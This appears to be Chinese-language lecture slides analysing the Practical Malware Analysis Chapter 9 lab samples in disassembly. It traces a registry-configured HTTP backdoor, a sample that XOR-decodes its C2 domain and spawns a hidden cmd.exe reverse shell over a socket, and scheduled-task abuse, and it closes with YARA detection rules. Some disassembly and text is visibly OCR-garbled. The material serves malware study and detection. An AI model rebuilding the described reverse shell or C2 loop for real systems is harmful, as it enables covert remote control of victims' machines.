0040124D	FF15 14B04000	CALL DWORD PTR DS:[<&ADVAPI32.RegDelete	RegDeleteValueA
00401253	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
00401256	837D FC 00	CMP DWORD PTR SS:[EBP-4],0	
0040125A	74 11	JE SHORT Lab09-01.0040126D	
0040125C	8B55 F8	MOV EDX,DWORD PTR SS:[EBP-8]	
0040125F	52	PUSH EDX	
00401260	FF15 64B04000	CALL DWORD PTR DS:[<&KERNEL32.CloseHand	CloseHandle
00401266	B8 01000000	MOV EAX,1	
0040126B	EB 0C	JMP SHORT Lab09-01.00401279	
0040126D	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
00401270	50	PUSH EAX	
00401271	FF15 64B04000	CALL DWORD PTR DS:[<&KERNEL32.CloseHand	CloseHandle
00401277	33C0	XOR EAX,EAX	

1 其他命令行参数



-c: 设置注册表配置键

- ◆ 创建注册表项;
- ◆ 填充Configuration键值。

-cc: 打印注册表配置键

- ◆ 读取配置注册表键值内容;
- ◆ 打印键值。



```
C:\Documents and Settings\Administrator\桌面\Practical Malware Analysis Labs\BinaryCollection\Chapter_9L>Lab09-01.exe -cc abcd  
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```


1

安装后不指定命令行参数

通过安装检查

```
.text:004023BD loc_4023BD:
.text:004023BD lea     edx, [ebp+String]
.text:004023C3 push    edx                ; String
.text:004023C4 call    _atoi
.text:004023C9 add     esp, 4
.text:004023CC push    eax
.text:004023CD lea     eax, [ebp+name]
.text:004023D3 push    eax                ; name
.text:004023D4 call    sub_402020      → 0x401E60
.text:004023D9 add     esp, 8
.text:004023DC test    eax, eax
.text:004023DE jz      short loc_4023E7

.text:00402408 loc_402408:
.text:00402408 xor     eax, eax

.text:004023E7 loc_4023E7:
.text:004023E7 lea     ecx, [ebp+var_400]
.text:004023ED push    ecx                ; String
.text:004023EE call    _atoi
.text:004023F3 add     esp, 4
.text:004023F6 imul    eax, 3E8h
.text:004023FC push    eax                ; dwMilliseconds
.text:004023FD call    ds:Sleep
.text:00402403 jmp     loc_40236D      循环
```

恶意代码获取当前的配置，调用一个函数，睡眠数秒，然后一直重复这个动作。

1

简要分析 0x401E60

猜测网络获取字符串

```
401ED7 lea     eax, [ebp+var_1014]
401EC0 push    edx
401EC1 call    sub_401D80
401EC6 add     esp, 8
401EC9 test    eax, eax
401ECB jz      short loc_401ED7
```

```
.text:00401ED7
.text:00401ED7 loc_401ED7:
.text:00401ED7 lea     eax, [ebp+var_101C]
.text:00401EDD push    eax                ; int
.text:00401EDE lea     ecx, [ebp+Str]
.text:00401EE4 push    ecx                ; Str
.text:00401EE5 lea     edx, [ebp+var_1014]
.text:00401EEB push    edx                ; int
.text:00401EEC mov     eax, dword ptr [ebp+hostshort]
.text:00401EF2 push    eax                ; hostshort
.text:00401EF3 lea     ecx, [ebp+name]
.text:00401EF9 push    ecx                ; name
.text:00401EFA call    sub_401AF0
.text:00401EFF add     esp, 14h
.text:00401F02 test    eax, eax
.text:00401F04 jz      short loc_401F10
```

1

字符串比较

猜测网络获取字符串

```
.text:00402020
.text:00402020 push    ebp
.text:00402021 mov     ebp, esp
.text:00402023 sub     esp, 424h
.text:00402029 push    edi
.text:0040202A push    400h
.text:0040202F lea     eax, [ebp+Str1]
.text:00402035 push    eax
.text:00402036 call   sub_401E60
.text:0040203B add     esp, 8
.text:0040203E test    eax, eax
.text:00402040 jz      short loc_40204C
```

接下来的0x402020函数将字符串
与支持的值列表进行比较

```
.text:0040204C
.text:0040204C loc_40204C:
.text:0040204C mov     edi, offset Str2 ; "SLEEP"
.text:00402051 or      ecx, 0FFFFFFFh
.text:00402054 xor     eax, eax
.text:00402056 repne scasb
.text:00402058 not     ecx
.text:0040205A add     ecx, 0FFFFFFFh
.text:0040205D push    ecx ; MaxCount
.text:0040205E push    offset Str2 ; "SLEEP"
.text:00402063 lea     ecx, [ebp+Str1]
.text:00402069 push    ecx ; Str1
.text:0040206A call   _strncmp
.text:0040206F add     esp, 0Ch
.text:00402072 test    eax, eax
.text:00402074 jnz     short loc_4020D2
```

```
.text:004020D2
.text:004020D2 loc_4020D2:
.text:004020D2 mov     edi, offset aUpload ; "UPLOAD"
.text:004020D7 or      ecx, 0FFFFFFFh
.text:004020DA xor     eax, eax
.text:004020DC repne scasb
.text:004020DE not     ecx
.text:004020E0 add     ecx, 0FFFFFFFh
.text:004020E3 push    ecx ; MaxCount
.text:004020E4 push    offset aUpload ; "UPLOAD"
.text:004020E9 lea     edx, [ebp+Str1]
.text:004020EF push    edx ; Str1
.text:004020F0 call   _strncmp
.text:004020F5 add     esp, 0Ch
.text:004020F8 test    eax, eax
.text:004020FA jnz     loc_402186
```

strncmp

1

网络行为分析

详细分析0x401E60: 调用0x401420

00401E84	. 50	PUSH EAX	Arg1
00401E85	. E8 96F5FFFF	CALL Lab09-01.00401420	Lab09-01.00401420
00401E8A	. 83C4 08	ADD ESP,8	
00401E8D	. 85C0	TEST EAX,EAX	
00401E8F	. 74 0A	JE SHORT Lab09-01.00401E9B	
00401E91	. B8 01000000	MOV EAX,1	
00401E96	. E9 75010000	JMP Lab09-01.00402010	

0012BED0	0012BEE4	Arg1 = 0012BEE4
0012BED4	00000400	Arg2 = 00000400
0012BED8	7C930208	ntdll.7C930208
0012BEDC	FFFFFFFF	
0012BFE0	0000001C	

调用返回后：

0012BEE4	ASCII "http://www.practicalmalwareanalysis.com"
00000400	
7C930208	ntdll.7C930208
FFFFFFFF	

猜测：读取了注册表键值配置

00401E8F	.v74 0A	JE SHORT Lab09-01.00401E9B	
00401E91	. B8 01000000	MOV EAX,1	
00401E96	.vE9 75010000	JMP Lab09-01.00402010	
00401E9B	> 8D8D DCEBFFFF	LEA ECX,DWORD PTR SS:[EBP-1424]	
00401EA1	. 51	PUSH ECX	
00401EA2	. E8 C9F5FFFF	CALL Lab09-01.00401470	Arg1 Lab09-01.00401470
00401EA7	. 83C4 04	ADD ESP,4	
00401EAA	. 85C0	TEST EAX,EAX	
00401EAC	.v74 0A	JE SHORT Lab09-01.00401EB8	
00401EAE	. B8 01000000	MOV EAX,1	
00401EB3	.vF9 58010000	JMP Lab09-01.00402010	

Registers (FPU)
EAX 00000000
ECX 0012AECC ASCII "80"
EDX 0012BEE0
EBX 7FFD7000
ESP 0012BED4
EBP 0012D304
ESI FFFFFFFF
EDI 7C930208 ntdll.7C930208
EIP 00401EA7 Lab09-01.00401EA7

端口号

构造HTTP/1.0GET请求

尝试连接域名和端口

响应字符串：SLEEP、UPLOAD、

DOWLOAD、SHELL

根据响应字符串执行相应行为

00401B35	> BF 80C04000	MOV EDI,Lab09-01.0040C080	ASCII "GET "
00401B3A	. 8D95 FCFBFFFF	LEA EDX,DWORD PTR SS:[EBP-404]	
00401B40	. 83C9 FF	OR ECX,FFFFFFFF	
00401B43	. 33C0	XOR EAX,EAX	
00401B45	. F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	
00401B47	. F7D1	NOT ECX	
00401B49	. 2BF9	SUB EDI,ECX	
00401B4B	. 8BF7	MOV ESI,EDI	
00401B4D	. 8BC1	MOV EAX,ECX	
00401B4F	. 8BFA	MOV EDI,EDX	
00401B51	. C1E9 02	SHR ECX,2	
00401B54	. F3:A5	REP MOVS DWORD PTR ES:[EDI],DWORD PTR D	
00401B56	. 8BC8	MOV ECX,EAX	
00401B58	. 83E1 03	AND ECX,3	
00401B5B	. F3:A4	REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:	
00401B5D	. 8B7D 10	MOV EDI,DWORD PTR SS:[EBP+10]	
00401B60	. 8D95 FCFBFFFF	LEA EDX,DWORD PTR SS:[EBP-404]	
00401B66	. 83C9 FF	OR ECX,FFFFFFFF	
00401B69	. 33C0	XOR EAX,EAX	
00401B6B	. F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	
00401B6D	. F7D1	NOT ECX	
00401B6F	. 2BF9	SUB EDI,ECX	
00401B71	. 8BF7	MOV ESI,EDI	
00401B73	. 8BD9	MOV EBX,ECX	
00401B75	. 8BFA	MOV EDI,EDX	
00401B77	. 83C9 FF	OR ECX,FFFFFFFF	
00401B7A	. 33C0	XOR EAX,EAX	
00401B7C	. F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	
00401B7E	. 83C7 FF	ADD EDI,-1	
00401B81	. 8BC8	MOV ECX,EBX	
00401B83	. C1E9 02	SHR ECX,2	
00401B86	. F3:A5	REP MOVS DWORD PTR ES:[EDI],DWORD PTR D	
00401B88	. 8BC8	MOV ECX,EBX	
00401B8A	. 83E1 03	AND ECX,3	
00401B8D	. F3:A4	REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:	
00401B8F	. BF 70C04000	MOV EDI,Lab09-01.0040C070	ASCII " HTTP/1.0\r\n\r\n"
00401B94	. 8D95 FCFBFFFF	LEA EDX,DWORD PTR SS:[EBP-404]	

1 Yara

```
1 rule Lab09_01 {
2     meta:
3         description = "Lab09_01.exe"
4     strings:
5         $s1 = "GET" fullword ascii
6         $s2 = "CMD" fullword ascii
7         $s3 = "DOWNLOAD" fullword ascii
8         $s4 = "UPLOAD" fullword ascii
9         $s5 = "SLEEP" fullword ascii
10        $s6 = "cmd.exe" fullword ascii
11        $s7 = "http://www.practicalmalwareanalysis.com" fullword ascii
12        $s8 = "-cc" fullword ascii
13        $s9 = "-re" fullword ascii
14        $s10 = "-in" fullword ascii
15    condition:
16        uint16(0) == 0x5a4d and
17        uint32(uint32(0x3c))==0x00004550 and filesize < 70KB and
18        all of them
19 }
```

2 Lab09-02.exe的初步分析

动态运行恶意代码，在Process Explorer中观察它，发现它启动后很快就退出了。



explorer.exe	18,156 K	9,89
rundll32.exe	2,360 K	3,67
vmtoolsd.exe	10,100 K	14,72
vmx32to64.exe	700 K	2,10
ctfmon.exe	972 K	3,38
processn.exe	15,164 K	18,79
Lab09-02.exe	89.39	

2

构造字符串

```

ESP 0012FC74
EBP 0012FE90
ESI FFF
EDI 7C9 Increment Plus
EIP 004 Decrement Minus
C 0 ES
P 0 CS Zero
A 1 SS Set to 1
Z 0 DS
S 0 FS
T 0 GS Modify Enter
D 0 Copy selection to clipboard Ctrl+C
O 0 La
EFL 000 Copy all registers to clipboard
ST0 emp
ST1 emp
ST2 emp
ST3 emp

```



```

0012FDC8 20 20 20 20 20 20 20 20
0012FDD0 31 71 61 7A 32 77 73 78 1qaz2wsx
0012FDD8 33 65 64 63 00 20 20 20 3edc.
0012FDE0 6F 63 6C 2E 65 78 65 00 ocl.exe.
0012FDE8 20 20 20 20 20 20 20 20
0012FDF0 20 20 20 20 20 20 20 20

```

它一条指令将一个字符移入堆栈，而且能够发现它写入两次0，这可能是NULL终止符，猜测它写入了两个字符串

```

00401133 . C685 50FEFFFF MOV BYTE PTR SS:[EBP-1B0],31
0040113A . C685 51FEFFFF MOV BYTE PTR SS:[EBP-1AF],71
00401141 . C685 52FEFFFF MOV BYTE PTR SS:[EBP-1AE],61
00401148 . C685 53FEFFFF MOV BYTE PTR SS:[EBP-1AD],7A
0040114F . C685 54FEFFFF MOV BYTE PTR SS:[EBP-1AC],32
00401156 . C685 55FEFFFF MOV BYTE PTR SS:[EBP-1AB],77
0040115D . C685 56FEFFFF MOV BYTE PTR SS:[EBP-1AA],73
00401164 . C685 57FEFFFF MOV BYTE PTR SS:[EBP-1A9],78
0040116B . C685 58FEFFFF MOV BYTE PTR SS:[EBP-1A8],33
00401172 . C685 59FEFFFF MOV BYTE PTR SS:[EBP-1A7],65
00401179 . C685 5AFEFFFF MOV BYTE PTR SS:[EBP-1A6],64
00401180 . C685 5BFEFFFF MOV BYTE PTR SS:[EBP-1A5],63
00401187 . C685 5CFEFFFF MOV BYTE PTR SS:[EBP-1A4],0
0040118E . C685 60FEFFFF MOV BYTE PTR SS:[EBP-1A3],6F
00401195 . C685 61FEFFFF MOV BYTE PTR SS:[EBP-19F],63
0040119C . C685 62FEFFFF MOV BYTE PTR SS:[EBP-19E],6C
004011A3 . C685 63FEFFFF MOV BYTE PTR SS:[EBP-19D],2E
004011AA . C685 64FEFFFF MOV BYTE PTR SS:[EBP-19C],65
004011B1 . C685 65FEFFFF MOV BYTE PTR SS:[EBP-19B],78
004011B8 . C685 66FEFFFF MOV BYTE PTR SS:[EBP-19A],65
004011BF . C685 67FEFFFF MOV BYTE PTR SS:[EBP-199],0

```


2 获取可执行文件路径

004011F7	F3 AB	REP STOS DWORD PTR ES:[EDI]	BufSize = 10E (270.) PathBuffer hModule = NULL GetModuleFileNameA
004011F9	AA	STOS BYTE PTR ES:[EDI]	
004011FA	68 0E010000	PUSH 10E	
004011FF	8D85 00FDFFFF	LEA EAX,DWORD PTR SS:[EBP-300]	
00401205	50	PUSH EAX	
00401206	6A 00	PUSH 0	
00401208	FF15 0C404000	CALL DWORD PTR DS:[&KERNEL32.GetModuleFile	
0040120E	6A 5C	PUSH 5C	

004011FA	68 0E010000	PUSH 10E	BufSize = 10E (270.) PathBuffer hModule = NULL GetModuleFileNameA
004011FF	8D85 00FDFFFF	LEA EAX,DWORD PTR SS:[EBP-300]	
00401205	50	PUSH EAX	
00401206	6A 00	PUSH 0	
00401208	FF15 0C404000	CALL DWORD PTR DS:[&KERNEL32.GetModuleFile	
0040120E	6A 5C	PUSH 5C	
00401210	8D8D 00FDFFFF	LEA ECX,DWORD PTR SS:[EBP-300]	
00401216	51	PUSH ECX	
00401217	E8 34030000	CALL LAB09-02 00401550	

一个参数是5Ch，是斜线；
另一个就是GetModuleFileNameA函数的返回值，是当前可执行文件的路径。

2 获取可执行文件路径

```
004011FA . 68 0E010000 PUSH 10E
004011FF . 8D85 00FDFFFF LEA EAX,DWORD PTR SS:[EBP-300]
00401205 . 50          PUSH EAX
00401206 . 6A 00       PUSH 0
00401208 . FF15 0C404000 CALL DWORD PTR DS:[<&KERNEL32.GetModuleFile
```

BufSize = 10E (270.)
PathBuffer
hModule = NULL
GetModuleFileNameA

```
0040120E . 6A 5C       PUSH 5C
00401210 . 8D8D 00FDFFFF LEA ECX,DWORD PTR SS:[EBP-300]
00401216 . 51          PUSH ECX
00401217 . E8 34030000 CALL Lab09-02 00401550
```

一个参数是5Ch，是斜线；
另一个就是GetModuleFileNameA函数的返回值，是当前可执行文件的路径。

Registers (FPU) <

EAX 0012FCE8 ASCII "\Lab09-02.exe"

返回值eax指向字符串\Lab09-02.exe

2

字符串比较

```
00401217 | . E8 34030000 | CALL Lab09-02.00401550
0012FC6C | 0012FDE0 | ASCII "ocl.exe"
0012FC70 | 0012FCE9 | ASCII "Lab09-02.exe"
0012FC74 | 7C930208 | ntdll.7C930208
0012FC78 | FFFFFFFF
00401286 | . E8 85020000 | CALL Lab09-02.004014C0
```

第一个参数是GetModuleFileNameA调用返回值的指针加1后的结果，这是跳过了斜线；
另外一个前面创建的字符串ocl.exe。

2 字符串比较

```
REGISTERS (FPU)
EAX 00000001
ECX 0012FCE9 ASCII "Lab09-02.exe"
EDX 0012FDE0 ASCII "ocl.exe"
EBX 7FFDF000
```



程序退出

```
00401236 .: E8 85020000 CALL Lab09-02.004014C0
0040123B .: 83C4 08     ADD ESP,8
0040123E .: 85C0       TEST EAX,EAX
00401240 .: 74 0A     JE SHORT Lab09-02.0040124C
00401242 .: B8 01000000 MOV EAX,1
00401247 .: E9 8A010000 JMP Lab09-02.004013D6
```

```
004013D6 > 5F      POP EDI
004013D7 . 5E      POP ESI
004013D8 . 8BE5   MOV ESP,EBP
004013DA . 5D      POP EBP
004013DB . C3     RETN
```

猜测：strcmp函数
返回1：字符串不相等



比较文件名与 ocl.exe

获取长度

```
00401089 . 55          PUSH EBP
0040108A . 8BEC        MOV EBP,ESP
0040108C . 81EC 08010000 SUB ESP,108
00401092 . 57          PUSH EDI
00401093 . C785 F8FEFFFF MOV DWORD PTR SS:[EBP-108],0
0040109D . C685 00FFFFFF MOV BYTE PTR SS:[EBP-100],0
004010A4 . B9 3F000000 MOV ECX,3F
004010A9 . 33C0        XOR EAX,EAX
004010AB . 80BD 01FFFFFF LEA EDI,DWORD PTR SS:[EBP-FF]
004010B1 . F3:AB       REP STOS DWORD PTR ES:[EDI]
004010B3 . 66:AB       STOS WORD PTR ES:[EDI]
004010B5 . AA         STOS BYTE PTR ES:[EDI]
004010B6 . 8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
004010B7 . 58         POP EAX
004010B8 . E8 81030000 CALL ocl.00401440
004010BF . 83C4 04     ADD ESP,4
004010C2 . 8985 FCFEFFFF MOV DWORD PTR SS:[EBP-104],EAX
004010C2 . 8985 FCFEFFFF MOV DWORD PTR SS:[EBP-108],0
004010D2 . 75 0F       JNZ SHORT ocl.004010E3
004010D4 . 8B8D F8FEFFFF MOV ECX,DWORD PTR SS:[EBP-108]
004010DA . 83C1 01     ADD ECX,1
004010DD . 898D F8FEFFFF MOV DWORD PTR SS:[EBP-108],ECX
004010DE . 83BD F8FEFFFF CMP DWORD PTR SS:[EBP-108],20
004010EA . 7D 31       JGE SHORT ocl.0040111D
004010EC . 8B55 0C     MOV EDX,DWORD PTR SS:[EBP+C]
004010EF . 0395 F8FEFFFF ADD EDX,DWORD PTR SS:[EBP-108]
004010F5 . 0FBED0A     MOVSX ECX,BYTE PTR DS:[EDX]
004010F8 . 8B85 F8FEFFFF MOV EAX,DWORD PTR SS:[EBP-108]
004010FE . 99         CQ
004010FF . F7BD FCFEFFFF IDIV DWORD PTR SS:[EBP-104]
00401105 . 8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
00401108 . 0FBED1410   MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C . 33CA        XOR ECX,EDX
0040110E . 8B85 F8FEFFFF MOV EAX,DWORD PTR SS:[EBP-108]
00401114 . 888C05 00FFFF MOV BYTE PTR SS:[EBP+EAX-100],CL
0040111B . 75 B7       JNZ SHORT ocl.00401104
0040111D . 8D85 00FFFFFF LEA EAX,DWORD PTR SS:[EBP-100]
00401123 . 5F         POP EDI
```

0012FB54 0012FD00 ASCII "1qaz2wsx3edc"

RETURN to ntdll.7C9301BB from ntdll.7C92E8E6

Registers (FPU)

EAX 0000000C

计数器

```
004010BF . 83C4 04     ADD ESP,4
004010C2 . 8985 FCFEFFFF MOV DWORD PTR SS:[EBP-104],EAX
004010C8 . C785 F8FEFFFF MOV DWORD PTR SS:[EBP-108],0
004010D2 . 75 0F       JNZ SHORT ocl.004010E3
004010D4 . 8B8D F8FEFFFF MOV ECX,DWORD PTR SS:[EBP-108]
004010DA . 83C1 01     ADD ECX,1
004010DD . 898D F8FEFFFF MOV DWORD PTR SS:[EBP-108],ECX
004010DE . 83BD F8FEFFFF CMP DWORD PTR SS:[EBP-108],20
004010EA . 7D 31       JGE SHORT ocl.0040111D
004010EC . 8B55 0C     MOV EDX,DWORD PTR SS:[EBP+C]
004010EF . 0395 F8FEFFFF ADD EDX,DWORD PTR SS:[EBP-108]
004010F5 . 0FBED0A     MOVSX ECX,BYTE PTR DS:[EDX]
004010F8 . 8B85 F8FEFFFF MOV EAX,DWORD PTR SS:[EBP-108]
004010FE . 99         CQ
004010FF . F7BD FCFEFFFF IDIV DWORD PTR SS:[EBP-104]
00401105 . 8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
00401108 . 0FBED1410   MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C . 33CA        XOR ECX,EDX
0040110E . 8B85 F8FEFFFF MOV EAX,DWORD PTR SS:[EBP-108]
00401114 . 888C05 00FFFF MOV BYTE PTR SS:[EBP+EAX-100],CL
0040111B . 75 B7       JNZ SHORT ocl.00401104
0040111D . 8D85 00FFFFFF LEA EAX,DWORD PTR SS:[EBP-100]
00401123 . 5F         POP EDI
```

循环

2 解密字符串

```
00401105 . 0B45 00          MOV EAX,DWORD PTR SS:[EBP+0]
00401108 . 0FBE1410         MOVX EDX,BYTE PTR DS:[EAX+EDX]
0040110C . 33CA             XOR ECX,ECX
0040110E . 8B85 F8FEFFFF    MOV EAX,DWORD PTR SS:[EBP-108]
00401114 . 888C05 00FFFF    MOV BYTE PTR SS:[EBP+EAX-100],CL
0040111B . ^EB B7           JMP SHORT ocl.004010D4
```

Registers (FPU)	
EAX	0012FDD0 ASCII "1qaz2wsx3edo"
ECX	00000046
EDX	00000031
EBX	7EEDF000

Registers (FPU)	
EAX	0012FDD0 ASCII "1qaz2wsx3edo"
ECX	00000006
EDX	00000071

0012FB64	77	77	77	2E	70	72	61	63	www.prac
0012FB6C	74	69	63	61	6C	6D	61	6C	ticalmal
0012FB74	77	61	72	65	61	6E	61	6C	wareanal
0012FB7C	79	73	69	73	2E	63	6F	6D	ysis.com
0012FB84	00	00	00	00	00	00	00	00	

- ◆ 推测使用子付串1qaz2wsx3edc的多子下并或循环来解密子付

2

网络行为分析

004012C8	. 8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
004012CB	. 50	PUSH EAX	[Name = "www.practicalmalwareanalysis.com"]
004012CD	. FF15 A4404000	CALL DWORD PTR DS:[<&WS2_32.#52>]	gethostbyname
004012D2	. 8985 44FEFFFF	MOV DWORD PTR SS:[EBP-1BC],EAX	

0040130D	. 8B08	MOV ECX,DWORD PTR DS:[EAX]	
0040130F	. 8B11	MOV EDX,DWORD PTR DS:[ECX]	
00401311	. 8995 38FEFFFF	MOV DWORD PTR SS:[EBP-1C8],EDX	
00401317	. 68 0F270000	PUSH 270F	NetShort = 270F
0040131C	. FF15 B0404000	CALL DWORD PTR DS:[<&WS2_32.#9>]	ntohs
00401322	. 66:8985 36FEF	MOV WORD PTR SS:[EBP-1CA],AX	
00401329	. 66:C785 34FEF	MOV WORD PTR SS:[EBP-1CC],2	

0012FC68	0012FF80	
0012FC6C	004012D2	ocL.004012D2
0012FC70	0000270F	NetShort = 270F
0012FC74	7C930208	ntdll.7C930208

- ◆ 解密函数返回到主函数，返回值eax传给了gethostbyname。这个函数会返回一个IP地址并且填充sockaddr_in结构；
- ◆ 调用ntohs函数，参数netshort为0x270f，代表999端口。将网络字节序转换为主机字节序，返回值为0x0f27，并填充到sockaddr_in结构；

2

网络行为分析

00401332	. 6A 10	PUSH 10	[AddrLen = 10 (16.) pSockAddr Socket connect
00401334	. 8D85 34FEFFFF	LEA EAX,DWORD PTR SS:[EBP-1CC]	
0040133A	. 50	PUSH EAX	
0040133B	. 8B8D FCFCFFFF	MOV ECX,DWORD PTR SS:[EBP-304]	
00401341	. 51	PUSH ECX	
00401342	. FF15 B4404000	CALL DWORD PTR DS:[<&WS2_32.#4>]	
00401348	. 8985 4CFEFFFF	MOV DWORD PTR SS:[EBP-1B4],EAX	
0040134E	. 83BD 4CFEFFFF	CMP DWORD PTR SS:[EBP-1B4],-1	
00401355	. 75 23	JNZ SHORT ocl.0040137A	

0012FC68	00000060	Socket = 60
0012FC6C	0012FDB4	pSockAddr = 0012FDB4
0012FC70	00000010	AddrLen = 10 (16.)
0012FC74	7C930208	ntdll.7C930208
0012FC78	FFFFFFFF	

- ◆ 接下来调用connect函数，传入构造好的sockaddr_in结构，试图连接www.practicalmalwareanalysis.com上TCP端口9999。

2

网络行为分析

00401342	. FF15 B4404000	CALL DWORD PTR DS:[<&WS2_32.#4>]	connect
00401348	. 8985 4CFEFFFF	MOV DWORD PTR SS:[EBP-1B4],EAX	
0040134E	. 83BD 4CFEFFFF	CMP DWORD PTR SS:[EBP-1B4],-1	
00401355	. 75 23	JNZ SHORT ocl.0040137A	
00401357	. 8B95 FCFCFFFF	MOV EDX,DWORD PTR SS:[EBP-304]	
0040135D	. 52	PUSH EDX	
0040135E	. FF15 A8404000	CALL DWORD PTR DS:[<&WS2_32.#3>]	[Socket closesocket
00401364	. FF15 AC404000	CALL DWORD PTR DS:[<&WS2_32.#116>]	WSACleanup
0040136A	. 68 307F0000	PUSH 7530	[Timeout = 30000. ms Sleep
0040136F	. FF15 08404000	CALL DWORD PTR DS:[<&KERNEL32.Sleep>]	
00401375	. E9 D2FEFFFF	JMP ocl.0040124C	
0040137A	. 8B85 FCFCFFFF	MOV EAX,DWORD PTR SS:[EBP-304]	
00401380	. 50	PUSH EAX	

- ◆ 调用connect函数后，如果连接成功，调用0x40137a处的函数。而如果不成功，将会sleep 30秒，回到main函数的开始并且一直重复这个过程。

2

连接成功后恶意代码的行为

00401056	. 52	PUSH EDI	pProcessInfo
00401057	. 8D45 A8	LEA EAX,DWORD PTR SS:[EBP-58]	pStartupInfo
0040105A	. 50	PUSH EAX	CurrentDir = NULL
0040105B	. 6A 00	PUSH 0	pEnvironment = NULL
0040105D	. 6A 00	PUSH 0	CreationFlags = 0
0040105F	. 6A 00	PUSH 0	InheritHandles = TRUE
00401061	. 6A 01	PUSH 1	pThreadSecurity = NULL
00401063	. 6A 00	PUSH 0	pProcessSecurity = NULL
00401065	. 6A 00	PUSH 0	CommandLine = "cmd"
00401067	. 68 30504000	PUSH ocl.00405030	ModuleFileName = NULL
0040106C	. 6A 00	PUSH 0	CreateProcessA
0040106E	. FF15 04404000	CALL DWORD PTR DS:[&KERNEL32.CreateProcessA]	
00401074	. 8945 EC	MOV DWORD PTR SS:[EBP-14], EAX	

CreateProcessA

它传入了pStartupInfo结构体；
commandline参数为cmd.exe，说明CreateProcessA将要运行cmd.exe。


```
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
```

反向Shell:
攻击者远程控制并与目标系统进行交互,
而不会引起目标用户的注意

```
lea     ecx, [ebp+PROCESS_INFORMATION]
push    edx ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
```

- ◆ wShowwindow被设置为SW_HIDE, 当cmd.exe启动时会隐藏窗口
- ◆ 标准流设置为一个套接字, 这直接绑定套接字和cmd.exe的标准流
- ◆ cmd.exe被启动后, 所有经过套接字的数据都将发送到cmd.exe, 并且cmd.exe产生的所有输出都将通过套接字发出



2 Yara

```
1 rule Lab09_02 {
2     meta:
3         description = "Lab09-02.exe"
4     strings:
5         $s1 = "cmd" fullword ascii
6         $s2 = "WSASocketA" fullword ascii
7         $s3 = "GetModuleFileNameA" fullword ascii
8         $s4 = "Sleep" fullword ascii
9         $s5 = "GetCommandLineA" fullword ascii
10    condition:
11        uint16(0) == 0x5a4d and
12        uint32(uint32(0x3c))==0x00004550 and filesize < 50KB and
13        all of them
14    }
15
```

3 分析 Lab09-03.exe 的导入表

```
def get_imported_libraries():  
    imported_libraries = set()  
  
    for i in range(idaapi.get_import_module_qty()):  
        modname = idaapi.get_import_module_name(i)  
        if modname:  
            imported_libraries.add(modname)  
  
    return sorted(imported_libraries)  
  
def main():  
    imported_libraries = get_imported_libraries()  
  
    if imported_libraries:  
        print("导入的动态链接库: ")  
        for lib in imported_libraries:  
            print(lib)  
    else:  
        print("没有找到导入的动态链接库。")  
  
if __name__ == "__main__":  
    main()
```

导入的动态链接库:

DLL1

DLL2





KERNEL32

NETAPI32

3 动态加载

查看LoadLibraryA函数的交叉引用：

恶意代码在运行时会动态加载user32.dll和DLL3.dll

Direction	Type	Address	Text
	r	_main+41	call ds:LoadLibraryA
	p	_main+41	call ds:LoadLibraryA
 Down	r	__crtMessageBoxA+12	call ds:LoadLibraryA
 Down	p	__crtMessageBoxA+12	call ds:LoadLibraryA
<hr/>			
		.text:0040103C	push offset LibFileName ; "DLL3.dll"
		.text:00401041	call ds:LoadLibraryA
		.text:00401047	mov [ebp+hModule], eax
		.text:0040104A	push offset ProcName ; "DLL3Print"
		.text:0040104F	mov eax, [ebp+hModule]
		.text:00401052	push eax ; hModule
		.text:00401053	call ds:GetProcAddress
<hr/>			
		.text:00403B81	push offset aUser32Dll ; "user32.dll"
		.text:00403B86	call ds:LoadLibraryA

3

恶意代码的行为



```
C:\Documents and Settings\Administrator\桌面\Practical Malware Analysis...  
DLL 1 mystery data 228  
DLL 2 mystery data 44  
DLL 3 mystery data 4108480
```

- ◆ DLL1Print: 打印一个字符串和当前进程的Pid(GetCurrentProcessId函数的返回值);
- ◆ DLL2Print: 打印了一个字符串和调用CreateFileA函数创建的tmp.txt文件的句柄;
- ◆ DLL2ReturnJ: 它获取刚刚创建的文件句柄并返回这个句柄;
- ◆ WriteFile函数: 向tmp.txt文件中写入malwareanalysisbook.com;
- ◆ DLL3Print: 打印字符串ping www.malwareanalysisbook.com在内存中的地址。



3 恶意代码的行为

DLL3Get Structure

返回了全局变量dword_003EB0A0的一个指针

003E1060	55	PUSH EBP
003E1061	8BEC	MOV EBP, ESP
003E1063	8B45 08	MOV EAX, DWORD PTR SS:[EBP+8]
003E1066	C700 A0B03E00	MOV DWORD PTR DS:[EAX], DLL3.003EB0A0
003E106C	5D	POP EBP
003E106D	C3	RETN

3

远程管理计划任务

NetSchedule
JobAdd

```
0040106E . 8945 F0 MOV DWORD PTR SS:[EBP-10],EDI
00401071 . 8055 E4 LEA EDX,DWORD PTR SS:[EBP-1C]
00401074 . 52 PUSH EDX
00401075 . FF55 F0 CALL DWORD PTR SS:[EBP-10]
00401078 . 83C4 04 ADD ESP,4
0040107B . 8045 FC LEA EAX,DWORD PTR SS:[EBP-4]
0040107E . 50 PUSH EAX
0040107F . 8B4D E4 MOV ECX,DWORD PTR SS:[EBP-1C]
00401082 . 51 PUSH ECX
00401083 . 6A 00 PUSH 0
00401085 . E8 12000000 CALL <JMP.&NETAPI32.NetScheduleJobAdd>
```



查看dword_003EB0A0的交叉引用，发现它被赋值为36EE80。

```
.text:003E102C mov dword_3EB0A0, 36EE80h
.text:003F1036 mov dword_3FB0A4, 0
```

远程管理计划任务

ping malwareanalysisbook.com

```
.text:003E1022 mov     stru_3EB0A0.Command, offset WideCharStr  
.text:003E102C mov     stru_3EB0A0.JobTime, 36EE80h  
